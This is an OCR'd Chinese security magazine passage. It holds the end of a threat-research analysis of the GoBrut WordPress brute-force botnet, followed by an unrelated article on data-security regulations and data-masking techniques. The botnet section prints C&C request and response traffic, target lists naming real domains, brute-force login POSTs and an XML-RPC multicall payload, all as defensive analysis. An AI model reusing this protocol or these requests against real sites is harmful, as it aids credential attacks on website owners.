




攻击者有意在上传新木马前删除旧木马，但由于文件名是随机生成的，故无法删除之前的文件，所以受害网站中存在不少 MD5 相同的 GoBrut 木马。

C&C 服务器

爆破与后续行动分离，看似能隐藏踪迹。然而当上传的木马被网站管理员发现时，C&C 服务器的地址便暴露出来。该网站可直接访问，光鲜靓丽的外表下隐藏着不可告人的目的。




服务器存在一个名为 static 的目录，其子目录 assets 下存放了 CKEditor 4 组件，这与该家族早期的情况一致 [1]，表明应是同一团伙所为。

但与之前不同的是，C&C 服务器没有设置 storage 目录，而后者在过往事件中常被用来存放最新版木马供肉鸡下载。这表明攻击者并不关心木马版本问题，或是担心被人抓住更多把柄。

GoBrut 通信与任务下发

通信概览



上线 / 更新

木马连接 C&C，上传当前版本号报告上线，并检查是否需要更新。当 C&C 回复“no”时表示当前已是最新版。

```
GET /bots/knock?worker=Universal&os=Linux&version=3.06 HTTP/1.1
Host: formfactset.org:8082
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept-Encoding: gzip
Connection: close

HTTP/1.1 200 OK
Date: Wed, 24 Jul 2019 07:31:22 GMT
Content-Length: 1
Content-Type: text/plain; charset=utf-8
Connection: close

1

GET /bots/chkVersion?currVers=3.06&arch=linux HTTP/1.1
Host: formfactset.org:8082
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept-Encoding: gzip
Connection: close

HTTP/1.1 200 OK
Date: Wed, 24 Jul 2019 07:31:22 GMT
Content-Length: 2
Content-Type: text/plain; charset=utf-8
Connection: close

no
```

若 C&C 服务器回复内容包含“_Stub_”，则木马需要从其 storage 目录下载新版。过往事件中，一些 C&C 服务器会将木马命名为“版本号 _Stub_ 架构名”的形式。本次某些受害网站的目录中，

便存在这样命名的文件，表明攻击者可能使用过该网站作为木马存储服务器。

如前文所述，C&C 服务器未设置 storage 目录且未检查木马版本，这导致在 HTTP 请求中填写任意版本号会收到同样结果。

获取攻击类型与目标

接着木马获取攻击类型，此处只包含了“wpBrt”(WordPress Bruter)，表示只爆破 WordPress 网站。

```
GET /project/active HTTP/1.1
Host: formfactset.org:8082
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/
62.0
Accept-Encoding: gzip
Connection: close

HTTP/1.1 200 OK
Date: Wed, 24 Jul 2019 07:31:22 GMT
Content-Length: 6
Content-Type: text/plain; charset=utf-8
Connection: close

wpBrt;
```

若木马没有收到回应或连接失败，则会从“cp_b”开始（攻击 Cpanel 站点），挨个请求所有攻击类型，但不会收到目标，侧面说明此次事件专门针对 WordPress 站点。

```
GET /gw?worker=cp_b HTTP/1.1
Host: formfactset.org:8082
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/
62.0
Accept-Encoding: gzip
Connection: close

HTTP/1.1 200 OK
Date: Mon, 29 Jul 2019 13:20:09 GMT
Content-Length: 0
Connection: close
```

木马会连续 5 次发起请求，每次获得 300 个目标，一共 1500 个。执行任务后，木马会再次获取新的列表。

实际中，木马有连接失败的概率，会挨个请求其他攻击类型，这将推迟木马获得下一批 WordPress 目标。

任务下发特征

下发的目标列表为 Json 格式。Json 的 Host 字段包含攻击域名和指定登录名，会替换掉 Login 字段和 Password 字段的 [login] 和 [LOGIN] 部分，来组成用于爆破的登录名和密码。可见，这是有限词语枚举的爆破而非穷举式的爆破。

用户名与口令搭配可分为口令与用户名相关和无关两种：

Host	http://xxx.yyy.com/wp-login.php;admin;123456;abcde
Login	[login]
Password	[login]123


Host	http://xxx.yyy.com/wp-login.php;admin;123456;abcde
Login	[login]
Password	password

由前文所述，木马一次 HTTP 请求可获得 300 个目标。统计发现，绝大多数情况下，这些目标的 Password 字段全部相同，故可认为 C&C 是按照不同用户名来下发任务的。

虽然 C&C 在动态生成目标列表时存在规律，但对肉鸡的 IP 没有记忆功能，不具备同步操纵肉鸡并下发非重叠任务的能力。木马与 C&C 服务器的每次通信都是一次性的 HTTP 连接，使得报告上线、检查更新和获取攻击类型之间并没有顺序要求，甚至可以不进行报告上线和检查更新的操作而去直接获取攻击类型。伏影实验室威胁追踪系统发现，一台机器短时间内多次连接 C&C 服务器，有概率获取到完全相同的域名、用户名和口令：

域名 1，口令相同，用户名相同：


域名 2，口令相同，用户名不同：



但是由于木马自身连续获取目标的次数有限，加上 C&C 服务器下发目标数量众多且动态生成目标列表，使得同一台肉鸡连续获取到相同域名和用户名组合的概率大大减小。

登录破解

木马先默认向目标的 80 端口发起正常 GET 请求，并根据网站返回的内容进行调整（包括 GET 改 POST、HTTP 改 HTTPS、重定向等系列操作），再度发起连接，期间可能会调整多次。若破解成功，则木马会将登录名和密码回传至 C&C。



针对众多目标的 GET 请求：

```
172.16.198.171      221.186.214.99      HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      195.26.5.2          HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      104.27.150.104      HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      212.84.88.220       HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      87.98.154.146       HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      84.200.223.17       HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      146.66.113.207      HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      66.96.131.127       HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      52.47.136.143       HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      209.95.48.101       HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      43.239.97.106       HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      143.95.87.74        HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      202.172.28.195      HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      199.192.26.171      HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      143.95.49.40        HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      69.172.230.140      HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      185.2.4.125         HTTP      54 GET /wp-login.php HTTP/1.1
172.16.198.171      180.235.130.165     HTTP      54 GET /wp-login.php HTTP/1.1
```

经过调整后可能变为 POST 请求：

```
172.16.198.171      221.186.214.99      HTTP      476 POST /wp-login.php HTTP/1.1
172.16.198.171      104.27.151.104      HTTP      530 POST /wp-login.php HTTP/1.1
172.16.198.171      195.26.5.2          HTTP      474 POST /wp-login.php HTTP/1.1
```


```
POST /wp-login.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Content-Length: 100
Content-Type: application/x-www-form-urlencoded
Cookie: wordpress_test_cookie=WP+Cookie+check
Accept-Encoding: gzip
Connection: close

log=admin&pwd=admin123&wp-submit=Log In&redirect_to=http://                    /wp-
admin/&testcookie=1HTTP/1.1 200 OK
```

此外，由于 Json 的 XmlRpc 字段为 1，故木马会进行 WordPress XmlRpc 爆破。不过木马代码存在 Bug，请求的路径有误，xmlrpc.php 应和 wp-login.php 在同一目录下。

```
POST /wp-login./xmlrpc.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Content-Length: 485
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close

<?xml version="1.0"?><methodCall><methodName>system.multicall</
methodName><params><param><value><array><data><value><struct><member><name>methodName</
name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</
```

目标从何而来

攻击者下发了大量 WordPress 网站域名，必定是事先收集过的。该木马除了爆破功能 (brut) 外还有检测功能 (check)，以确定目标是否使用了期望的系统或服务。例如，若 C&C 下发“wpChk”，则木马的任务则是检测目标是否属于 WordPress 站点，其他同理。但事实上 C&C 服务器直接下发“wpBrt”，说明搜集工作早已完成。因此，在流量中检查 check 动作或能够发现潜在的攻击行为并做出预警。伏影实验室威胁追踪系统发现，该 C&C 服务器在持续几周下发爆破指令后会有短暂的休整，期间改为下发“wpChk”以命令肉鸡进行检测任务，且不再对“wpBrt”类型请求做出有效响应。



wpChk：

下发的目标列表同样是 Json 格式。

```
{
    "Host": "barbermostern.no",
    "Subdomains": "",
    "Subfolder": "",
    "Port": "",
    "Worker": "wpChk",
    "Logins": 70
}
```

```
GET /gw?worker=wpChk&v=new HTTP/1.1
Host: formfactset.org:8082
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept-Encoding: gzip
Connection: close

HTTP/1.1 200 OK
Date: Wed, 04 Sep 2019 06:44:02 GMT
Content-Type: text/plain; charset=utf-8
Connection: close
Transfer-Encoding: chunked

7539
[{"Host":"barbermostern.no","Subdomains":"","Subfolder":"","Port":"","Worker":"wpChk","Logins":70},
{"Host":"barbervs.beautysupplys.co","Subdomains":"","Subfolder":"","Port":"","Worker":"wpChk","Logins":70},
{"Host":"barbershop.blogg.no","Subdomains":"","Subfolder":"","Port":"","Worker":"wpChk","Logins":70},
{"Host":"barbershoppart.info","Subdomains":"","Subfolder":"","Port":"","Worker":"wpChk","Logins":70},
{"Host":"barbershopmusic.co","Subdomains":"","Subfolder":"","Port":"","Worker":"wpChk","Logins":70},
{"Host":"barbershopoasen.no","Subdomains":"","Subfolder":"","Port":"","Worker":"wpChk","Logins":70},
{"Host":"barberslist.info","Subdomains":"","Subfolder":"","Port":"","Worker":"wpChk","Logins":70},
{"Host":"barberspot.info","Subdomains":"","Subfolder":"","Port":"","Worker":"wpChk","Logins":70},
```

完整的 Json 字段如下：

wpBrt	Host、Login、Password、Worker、XmlRpc
wpChk	Host、Subdomains、Subfolder、Port、Worker、Logins
此次未使用	FileName、Email、Slimit

总结

本次事件是一次有预谋的爆破行为，攻击目标覆盖众多国家，但未出现集中针对个别地区的情况。GoBrut 家族背后的团伙展现了可观的目标搜集能力，即使不能大规模得手，但只要找到一定数量的脆弱主机，就能够以其为据点，进行下一阶段的僵尸网络活动。这种大规模的爆破行为警示人们，Web 框架本身的安全问题和弱登录名弱口令这种看似肤浅的脆弱性一直在被攻击者利用，轻则被挂马挂链，重则可能导致严重的信息泄露，造成不可挽回的损失。

对 WordPress 网站及其他网站管理系统的管理人员来说，应尽快修改自身的默认后台管理地址及弱口令，并禁用不必要的接口和来源不明的插件，同时及时升级版本，提高安全性。

参考引用

[1]https[:]//www.gdatasoftware.com/blog/2019/07/31728-a-deeper-dive-into-thesilentbruter-malware-internal-folder-structures-revealed

[2]https[:]//cve.mitre.org/cgi-bin/cvekey.cgi?keyword=wordpress

[3]https[:]//cve.mitre.org/cgi-bin/cvekey.cgi?keyword=magento

[4]https[:]//www.v2ex.com/t/588483

[5]https[:]//twitter.com/blackorbird/status/1158593888052862976

关于伏影实验室

伏影实验室
NSFOCUSFUYING LAB

伏影实验室专注于安全威胁研究与监测技术，包括但不限于威胁识别技术，威胁跟踪技术，威胁捕获技术，威胁主体识别技术。研究目标包括：僵尸网络威胁，DDOS 对抗，WEB 对抗，流行服务系统脆弱利用威胁、身份认证威胁，数字资产威胁，黑色产业威胁及新兴威胁。通过掌控现网威胁来识别风险，缓解威胁伤害，为威胁对抗提供决策支撑。

大数据时代下的数据安全：相关法规、场景与技术以及实践体系

绿盟科技 创新中心 陈磊

大数据时代下的数据安全，不能简单看作一个传统的数据安全问题，应该看作一个新的安全问题——如何在满足数据安全和隐私保护的同时，去实现数据的流动和价值的最大化 / 最优化。进一步说，“鱼和熊掌兼得”（数据安全与价值挖掘）成为大数据时代下的主旋律。

1. 背景

随着 5G、IoT、AI 等信息技术革命的推进，现实世界的各个角落变得越来越数字化、信息化。我们已经从“小数据”时代进入“大数据”时代。据 IDC 统计和研究，全球数据量已经进入了 ZB（$1ZB = 10^{12}GB$）级别，IDC 的“大数据摩尔定律”表明，人类社会活动产生的数据一直在以每年 50% 的速度增长。也就是说，全球数据量将会每两年翻一番。这些数据产生来源包括云、大数据平台以及各种各样的移动端、计算机、物联网设备与网络。

图 1 大数据时代下各种数据源 [1]

在大数据时代背景下，由于应用环境的多样性、复杂性和特殊性，数据的安全面临多种多样的威胁与挑战：不仅依然需要面临数据窃取、篡改与伪造等传统威胁，同时也需要面对近年来出现日益增多的数据滥用、个人信息与隐私泄露、“大数据杀熟”等新的安全问题。

仅在最近的一年中，一些重大的数据泄露事件，将数据安全推到社会各界关注的焦点，如国外 Facebook 由于 8700 万用户数据泄露问题，影响美国一大部分人的个人数据。美国政府处罚 Facebook 50 亿美元（相当于公司一年总收入的 9%）；Google 旗下的子公司 Alphabet 因个人数据的处理违反欧盟 GDPR 法规，同样被处罚 5000 万欧元。这些巨额的罚款代价足见数据安全与隐私保护的重要性。在这样的背景下，如何应对数据安全与隐私保护带来的挑战，不仅是学术界的热点探究方向，也是工业界重点关注和实践的方向。与此同时，数据安全引起全球各个国家的高度重

视，近几年纷纷密集颁布数据安全相关的法规以及标准，如欧盟的《通用数据保护条例》(General Data Protection Regulation, 简称 GDPR)，美国加州的《2018 年加州消费者隐私法》，国内数据相关的法律如《中华人民共和国网络安全法》。

作为一名数据安全从业者，笔者从相关法规、场景与技术及实践体系三个方面进行整理和概述。并于最后发表了几点不成熟的思考，希望起到抛砖引玉的作用，最终与各位专家或数据安全爱好者共同探讨和分享。需要注意的是，本文讨论主题并不限制在大数据安全，而是在大数据时代下 / 背景下，出现的数据安全问题，因此范畴更大一些。

2. 第一部分：相关法规

本节将梳理和回顾国内外的一些相关法规。数据的开放、共享、再利用是大数据时代的趋势，全球各个国家纷纷对政府数据开放进行立法。然而，数据开放共享的另一面：数据安全与隐私问题同样需要约束和规范，因此各个国家也颁布了一系列数据安全相关法规。

2.1 国外

(1) 数据开放相关法规

美国《开放政府指令》

美国于 2009 年发布 M-10-06《开放政府指令》，提出政务透明 (transparency)、公民参与 (participation) 和协同合作 (collaboration) 三个基本原则。该指令首次明确提到了数据层面的开放，它成为后续政府数据开放的基础。其中包括：发布政府数据开放网站；要求落实到一个具体的联系人而非只有联系方式；减少信息自由法案请求的积压；发布更多数据库。在这一指令的指导下，美国发布了全球第一个政府数据开放平台 Data.gov[2]。至今，该平台上已经发布 22.9 万个数据集，涉及农业、商业、气候等 14 个领域。

图 2 美国政府数据开放平台（https://www.data.gov）

英国《信息自由法》

英国于 2005 年 1 月正式实施《信息自由法》。规定原则上公共机构拥有的信息都是应该公开的。任何人都有权利了解包括中央和地方各级政府部门、警察、国家医疗保健系统和教育机构在内的约 10 万个英国公立机构的信息。被咨询机构必须在 20 个工作日之内予以答复 [3]。同样地，英国政府也开放各行各业数据，如下图所示。

欧盟《公共部门信息再利用指令》

欧盟议会和理事会在 2003 年 11 月 17 日通过了公共部门信息再利用指令。指令提出了公共部门信息再利用的制度框架，对于相关制度进行了初步规定，其目的在于尽可能地减小欧盟各成员国在公共部门信息再利用制度方面的差异以促进公共部门信息的充分利

用。对于公共部门信息再利用的收费问题，指令认为，总的收入不应该超过收集、制造、复制和传输文档的总成本 [4]。




图 3 英国政府数据开放网站（https://data.gov.uk/）

图 4 欧盟开放数据平台（http://data.europa.eu/euodp/en/data）

(2) 数据安全相关法规

欧盟《通用数据保护条例》

对于个人数据的保护，欧盟于 2018 年 5 月 25 日正式实施了《通用数据保护条例》(General Data Protection Regulation, 简称 GDPR)，是一项保护欧盟公民个人隐私和数据的法律，其适用范围不仅包括欧盟成员国境内企业的个人数据，也包括欧盟境外企业处理欧盟公民的个人数据。

图 5 欧盟的 GDPR

GDPR 由 11 章 99 个条款组成，它是一项“大而全”的个人数据保护框架。给出个人数据的处理范围十分宽泛，不仅包括一些常见的个人数据，如自然人的姓名、身份证号码、位置数据、地址信息；同时也包括与自然人相关的网络信息，如 cookie，IP 地址，Mac 地址，以及自然人的生物识别数据，如指纹、虹膜等，因为 GDPR 认为，这些数据配合使用合理可能手段，可以唯一确定到“自然人”。对于如何处理这些数据主体，给出了个人数据的处理原则、处理的合法性、同意的条件等。同时明确了数据主体拥有知情权、访问权、修正权、删除权（被遗忘权）、限制处理权（反对权）、可携带权、拒绝权等基本权利。在儿童同意的条件、跨境传输给出相

应的规范和约束。特别值得关注的是，GDPR 的处罚措施非常严厉，对于违反 GDPR 规定的，最高可以罚款 2000 万欧元或全球年度营业额的 4%（取两者最高数值）[5]。

欧盟《非个人数据自由流动条例》

对于非个人数据的保护，欧盟委员会于 2017 年 9 月提出“促进非个人数据在欧盟境内自由流动”的立法建议。并于 2018 年 10 月 4 日，欧洲议会投票通过《非个人数据自由流动条例》，旨在促进欧盟境内非个人数据自由流动，消除欧盟成员国数据本地化的限制。非个人数据是指 GDPR 规定的“个人数据”以外的数据，比如匿名化数据，设备之间产生的数据。另外，它目的在于与已经实施生效的 GDPR 形成数据治理的统一框架，以此平衡个人数据保护、数据安全和欧盟数字经济发展 [6][7]。

美国《健康保险隐私及责任法案》

美国于 1996 年颁布的《健康保险隐私及责任法案》(Health Insurance Portability and Accountability Act, HIPAA)，确保健康信息的安全性和隐私性，并且保护个人的健康信息 (Protected health information, PHI)。PHI 数据包括个人以往、目前或将来的身体（或精神）健康或状况有关的数据；个人接受健康保健服务的相关数据；个人以往、目前或将来接受健康保健服务的费用支付相关等。隐私条例的基本规定是企业只有在隐私条例允许范围内或者获得数据主体的个人书面同意之后才能够披露 PHI[8]。

美国《家庭教育权和隐私权法案》

美国于 1974 年颁布《家庭教育权和隐私权法案》(Family Educational Rights and Privacy Act, FERPA)，以保护学生的个人可识别信息 (PII) 的安全。该法案适用于所有接受联邦基金的教育机构。还规定，未满 18 岁的学生或符合条件的学生家长可以查看并申请修正学生的教育记录。该法案还规定，学校必须取得学生家长或符合条件的学生的书面允许才可发布学生的个人验证信息 [9]。

美国《2018 年加州消费者隐私法》

2018 年 6 月 28 日，美国加州通过《2018 加州消费者隐私法案》(California Consumer Privacy Act, CCPA)，该法案被称为美国“最严厉和最全面的个人隐私保护法案”，将于 2020 年 1 月 1 日生效。CCPA 规定，要求企业披露其所收集的消费者个人信息的类别，收集或出售、使用信息的目的。同时，CCPA 也赋予了消费者创建访问权、删除权、知情权等一系列隐私权利。在处罚方面，若企业违反隐私保护要求，将面临支付给每位消费者最高 750 美元的赔偿金以及最高 7500 美元的民事处罚 [10]。

2.2 国内

(1) 数据开放相关法规

《中华人民共和国政府信息公开条例》

我国于 2019 年 5 月 15 日正式实施《中华人民共和国政府信息公开条例》，旨在保障人民群众依法获取政府信息。条例规定，坚持“公开为常态、不公开为例外”的原则，凡是能主动公开的一律主动公开。积极扩大主动公开范围和深度，根据政务公开实践发展要求，明确各级行政机关应当主动公开机关职能、机构设置、行政处罚等行为的依据条件程序、公务员招考、国民经济和社会发展

统计信息等十五类信息。除主动公开信息外，也规定公民、法人或者其他组织可以依法向政府部分申请获取相关政府信息 [11][12]。

图 6 国家数据网站（http://data.stats.gov.cn/）

《北京市公共数据开放管理办法》（征求意见稿）

北京市于 2019 年 4 月 23 日发布《北京市公共数据开放管理办法》（征求意见稿）。该管理办法第十一条指出，建设市、区两级大数据管理平台，通过该平台实现全市公共数据的目录管理、汇聚、共享、开放和利用。这显示北京市政府开放数据的力度。第二十五条规定，促进数据利用，推动社会主体对开放数据的创新应用和价值挖掘 [13]。在北京市政务数据资源网中，已经有基于公开数据开放的多个应用，包括“逛逛博物馆”APP 自助导览、E 上学、智慧学路——学生通勤时段北京道路拥堵分析与预测等等。

图 7 北京市政务数据资源网（http://data.beijing.gov.cn/）

《上海市公共数据开放管理办法（草案）》

上海市政府于 2019 年 4 月 30 日发布《上海市公共数据开放管理办法》（征求意见稿），旨在促进和规范公共数据的开放和利用，推动数字经济发展，提升政府治理能力和公共服务水平。值得关注的是该办法第七条，相比北京市的法规，增大了开放范围，对于一些敏感不能开放的数据，如涉及商业秘密、个人隐私等开放会对第三方合法权益造成损害的，但经过脱敏、脱密处理可以开放的，或者第三方同意开放的公共数据，是可以开放的 [14]，这条法规对于一些共享场景是十分有利的。

图 8 上海市政府数据服务网（http://data.sh.gov.cn/）

《贵州省大数据发展应用促进条例》

贵州省作为我国首个大数据创新基地，于 2016 年 3 月 1 日正式实施《贵州省大数据发展应用促进条例》。这是我国首部大数据地方法规，它包括大数据发展应用、共享开放和安全管理等内容。值得关注的是，数据的共享开放是大数据发展应用的重要基础和核心内容。条例规定，全省统一的大数据平台（以下简称“云上贵州”）汇集、存储、共享、开放全省公共数据及其他数据（第二十六条）。并且，鼓励单位和个人对共享开放的数据进行分析、挖掘、研究，开展大数据开发和创新应用（第三十条）。这奠定了公共数据共享、挖掘、利用产生价值的基调 [15]。

(2) 数据安全相关法规

《中华人民共和国网络安全法》

我国于2017年6月1日正式实施《中华人民共和国网络安全法》（以下简称《网安法》）。《网安法》是我国首部全面规范网络空间安全管理方面问题的基础性法律，包含的内容十分丰富，共 7 章 79 条，包含网络运行安全、关键信息基础设施的运行安全、网络信息安全等内容。值得关注的是，《网安法》在数据安全也有诸多规定。包括第十八条，国家鼓励开发网络数据安全保护和利用技术，促进公共数据资源开放，推动技术创新和经济社会发展。第四十至四十五条明确规定了网络运营者收集、使用个人信息应当遵循合法、正当、必要的原则，用户拥有知情同意、修正等权利。其中第四十二条规定，网络运营者不得泄露、篡改、毁损其收集的个人信息；未经被收集者同意，不得向他人提供个人信息。但是，经过处理无法识别特定个人且不能复原的除外。这条说明并没有完全限制个人信息数据的流动，给出了该类敏感数据共享、使用、挖掘和发挥价值的出路 [16]。

《个人信息和重要数据出境安全评估办法》（征求意见稿）

2017 年 4 月 11 日国家互联网信息办公室发布《个人信息和重要数据出境安全评估办法》征求意见稿。征求意见稿中确立了安全评估的适用范围、评估程序、监管机构、评估内容等基本规则。在后续的《数据出境安全评估指南》征求意见稿中，根据法规指导，明确具体地给出了个人信息、敏感数据的评估要点、方法和流程等内容 [17]。

《数据安全管理办法》（征求意见稿）

2019 年 5 月 28 日国家互联网信息办公室发布《数据安全管理办法》（征求意见稿）。明确管理范围是中华人民共和国境内利用网络开展数据收集、存储、传输、处理、使用等活动（第二条），数据安全分为个人信息安全和重要数据安全（第一条）。征求意见稿包括了数据收集、数据处理使用和数据安全监督管理等内容。数据处理内容中值得关注的是第二十三条：网络运营者利用用户数据和算法推送新闻信息、商业广告等（以下简称“定向推送”），应当以明显方式标明“定推”字样，为用户提供停止接收定向推送信息的功能；用户选择停止接收定向推送信息时，应当停止推送，并删除已经收集的设备识别码等用户数据和个人信息。这条对当前火热的用户画像技术进行了严格的约束，提升了用户的体验和个人数据的安全性。此外，对于个人信息安全的具体保护实施，国家在近几年

密集制定了一系列的标准和规范，包括《个人信息安全规范》《个人信息去标识化指南》（征求意见稿）和《个人信息安全影响评估指南》（征求意见稿）[18]。

其他法律法规

其他法律法规主要包括行业的法规和地方性法规。行业法规如2013 年 9 月 1 日正式实施的《电信和互联网用户个人信息保护规定》，旨在保护电信和互联网用户个人信息的合法权益。地方性法规如《贵州省大数据安全保障条例》已于 2019 年 8 月 1 日通过，并于 2019 年 10 月 1 日起正式施行。条例明确大数据安全责任单位内部职责，规定在数据采集、使用、处理过程中需要采取一定和必要的数据安全措施，以及违反条例应该承担的法律责任等。此外，《个人信息保护法》是一部系统的保护个人信息的法律条款，目前尚在制订中，值得期待。

对于个人信息的保护，法规 - 标准逐渐趋于体系化。

图 9 国内数据安全相关法规 - 标准体系

3. 第二部分：场景与技术

本节将从数据安全的六个典型场景分别进行阐述，包括安全传输、数据脱敏、匿名化、差分隐私、同态加密和数据溯源。

3.1 安全传输

安全场景

数据的安全传输是传统的数据安全场景，最早可以追溯到“二战”时期的军事保密通信。后面随着计算机等终端的普及和网络技术的发展，以及安全传输的需求增长，数据的安全传输场景非常普遍。比如，张三给李四发送邮件，需要实现电子邮件从张三电脑安全传输到李四的电脑，如下图所示。

图 10 邮件数据安全传输场景

安全需求

在数据安全通信中，要实现数据传输的不可窃听和不可篡改两个基本的安全需求。

关键技术

为了达到防窃听的目的，可使用加密技术。加密技术包括对称密码技术和非对称密码技术。对称加密通信的双方使用同一个密钥进行加密与解密；在非对称加密通信中，发送方使用公钥加密，接收方使用私钥解密。一般来说，非对称加密比对称加密更加安全，但需要消耗更多的时间。另外，为了实现数据传输过程的不可篡改，发送方一般使用签名或散列函数技术，接收方验证签名或哈希认证

码。若未验证通过，则请求再次发送。

国际密码标准包括分组密码算法 AES、3DES、IDES、非对称加密算法包括 RSA、Elgamal 等；哈希函数包括 MD5、SHA1、SHA-256 和 SHA-512；数字签名包括 DSA、ECDSA。国密标准算法包括分组密码算法 SM1(算法不公开，存储在芯片中)、SM4，非对称加密算法包括基于 ECC 的 SM2，哈希函数包括 SM3 及数字签名算法 SM9。

密码技术		国际标准	国内标准
加密	分组密码	AES、AES、3DES、IDEA	SM1(算法不公开)、SM4
	序列密码	RC4、A5	祖冲之序列密码(ZUC)
	非对称加密	RSA、Elgamal	SM2
认证	散列函数	MD5、SHA1、SHA-256、SHA-512	SM3
	数字签名	DSA、ECDSA	SM9

图 11 国际与国内密码标准算法

3.2 数据脱敏

安全场景

数据脱敏是企业处理与保护敏感数据的普遍场景之一。具体来说，产品测试，对外公开、培训、敏感数据分析与统计等场景均需要使用脱敏后的数据，以降低数据的敏感度或者保护用户的隐私。比如小明需要使用公司的用户信息数据库，以测试产品应用的功能。为了防止这些敏感的个人信息被泄露，数据需要经过一定处理。一般来说，不会直接使用加密技术，因为加密会破坏数据展示和使用价值。取而代之的技术是在数据可用性和安全性之间进行折中处理，比如姓名仅保留姓、年龄进行模糊处理（四舍五入）、电话屏蔽中间四位。具体场景如下图所示。

图 12 测试场景：使用脱敏数据

安全需求

如前所述，脱敏场景的需求是在保留一定的数据可用性基础上，降低数据的敏感度或者保护用户的隐私。具体的需求需根据业务的应用进行定制化调整。例如某一个业务场景需要分析真实的年龄分布，那么保留年龄的统计分布，同时对年龄进行重排；另一个场景需要分析年龄与体重的关系，那么需要尽可能保留年龄和体重数据的真实性，就不能使用重排方法，尽量使用量化失真方法。

关键技术

脱敏方法 / 策略有多样，可以看作失真和变形一系列的集合。以下表格列举一些典型的脱敏方法 / 策略。具体使用哪种脱敏方法，需要根据业务场景，如数据的使用目的以及脱敏级别等需求去选择和调整。

方法/策略	描述	示例
取整	数值或日期数据的取整	13:25:15 → 13:00:00
量化	通过量化间距调整数据失真程度	27 → 30
屏蔽	屏蔽部分数据，如电话、身份证号码	152****1234
截断	数据尾部截断	010-88886666 → 010
唯一替换	使用替换表对敏感数据进行替换	231→1 20→2 231→1
哈希	将输入映射为固定长度的字符串	8 → a17d 28 → 1c4a
重排	将数据库的某一列值进行重排	22,31,27→ 31,27,22
FPE加密	明文和密文格式不变，属于统一集合	15266661234 → 15173459527

图 13 常见脱敏方法 / 策略

